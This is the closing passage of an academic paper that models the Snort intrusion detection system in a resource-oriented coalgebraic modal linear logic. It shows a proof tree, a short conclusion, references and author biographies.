$$\dfrac{\dfrac{\dfrac{\dfrac{\dfrac{\dfrac{\dfrac{}{P, Ia_1, At \vdash P, Ia_1, At}\,(\mathrm{id})}{P, Ia_1, P^\perp, Ia_1^\perp \vdash At, At^\perp}\,((\,)^\perp)}{P, Ia_1, P^\perp, Ia_1^\perp \vdash At, \Box(At^\perp)}\,(\Box_\mathrm{r})}{P, Ia_1, P^\perp, Ia_1^\perp \vdash \Diamond At, \Box(At^\perp)}\,(\Diamond_\mathrm{r})}{P \otimes Ia_1, P^\perp, Ia_1^\perp \vdash \Diamond At, \Box(At^\perp)}\,(\otimes_\mathrm{l})}{\vdash (P \otimes Ia_1) \multimap \Diamond At, \Delta}\,(\multimap_\mathrm{r}) \quad \dfrac{\dfrac{\dfrac{\dfrac{}{A_1 \vdash A_1}\,(\mathrm{id})}{\vdash A_1, A_1^\perp}\,((\,)_\mathrm{r}^\perp) \quad \dfrac{\dfrac{}{A_2 \vdash A_2}\,(\mathrm{id})}{\vdash A_2, A_2^\perp}\,((\,)_\mathrm{r}^\perp)}{\vdash A_1 \otimes A_2, A_1^\perp, A_2^\perp}\,(\otimes_\mathrm{r}) \quad \dfrac{\dfrac{}{Ia_2 \vdash Ia_2}\,(\mathrm{id})}{\vdash Ia_2, Ia_2^\perp}\,((\,)_\mathrm{r}^\perp)}{\vdash (A_1 \otimes A_2) \otimes Ia_2, \Psi}\,(\otimes_\mathrm{r})}{\vdash ((P \otimes Ia_1) \multimap \Diamond At) \otimes ((A_1 \otimes A_2) \otimes Ia_2), \Sigma}\,(\otimes_\mathrm{r}) \quad \dfrac{\dfrac{\dfrac{}{At \vdash At}\,(\mathrm{id})}{\Box At \vdash At}\,(\Box_\mathrm{l})}{\Box At, At^\perp \vdash}\,((\,)_\mathrm{l}^\perp)}{\Box At, \Diamond(At^\perp) \vdash}\,(\Diamond_\mathrm{l})}{((P \otimes Ia_1) \multimap \Diamond At) \otimes ((A_1 \otimes A_2) \otimes Ia_2) \multimap \Box At \vdash \Gamma}\,(\multimap_\mathrm{l})$$

Fig. 3 Proof tree

4. CONCLUSION

In this contribution, we show how the resource-oriented logical system can be used as a formalism for describing real processes of a behavior of non-trivial program system. For that, we have chosen intrusion detection system in computer network - Snort. We have expressed its behavior by a formula of the newly introduced logical system and illustrated how its proof describes real process of IDS behavior.

In the future we would like to extend our approach by expanding coalgebraic modal linear logic for IDS with time-spatial calculus from Girard's Ludics theory.

REFERENCES

[1] BARR, M., WELLS, CH.: Category theory for computing science, Prentice Hall International (UK) Ltd., 66 Wood Lane End, Hertfordshire, UK, 1998, ISBN 0-13-120486-6

[2] GIBSON, S.: ARP Cache Poisoning, Gibson Research Corporation, Laguna Hills, CA, USA, 2005 `https://www.grc.com/nat/arp.htm`

[3] GIRARD, J.-Y.: Linear logic. Theoretical Computer Science 50, Elsevier Science Publishers Ltd. Essex, UK, 1987

[4] GIRARD, J.-Y.: Linear Logic: its syntax and semantics, Cambridge University Press, Laboratoire de Mathmatiques Discrètes, Marseille, 1995

[5] MIHÁLYI, D., NOVITZKÁ, V.: Princípy duality

medzi konštruovaním a správaním programov, Equilibria, Košice, 2010

[6] MIHÁLYI, D., NOVITZKÁ, V.: Towards to the Knowledge in Coalgebraic model IDS, Computing and Informatics, 33, 1, pp. 61-78, 2014, ISSN 1335-9150

[7] MOSS, L.: Coalgebraic logic, Annals of Pure and Applied Logic, Volume 99, Issues 13, Department of Mathematics, Indiana University, Bloomington, pp. 241-259, USA, 1997

[8] ONO, H.: Proof-theoretic methods in nonclassical logic, An Introduction, Theories of Types and Proofs, Mathematical Society of Japan Memoirs 2, pp. 207-254, 1998

[9] ROESCH, M.: Project Snort home page, The Snort Team, 2015 `https://www.snort.org/`

[10] ROZENBLUM, D.: Understanding Intrusion Detection Systems, SANS Institute InfoSec Reading Room, 2001

BIOGRAPHIES

Ján Perháč was born on 28. 05. 1991 in Svidník, Czechoslovakia. In 2013 he graduated (BSc) at the department of Computers and Informatics of the Faculty of Electrical Engineering and Informatics at Technical University of Košice. He defended his bachelor thesis in the field of Informatics ; his thesis title was "Tarski's and Heyting's Semantical Traditions in Linear Logic". He is concerned with GNU/Linux operating systems, network security, non-traditional logical systems and category theory.

Daniel Mihályi has worked as a researcher at the Department of Computers and Informatics of the Faculty of Electrical Engineering and Informatics at Technical University of Košice and later as Assistant Professor. In 2009 he defended PhD. thesis "Duality Between Formal Description of Program Construction and Program Behaviour". The main area of his research includes applications of category theory in informatics and using source-based logical systems for a formal description of the program systems behavior.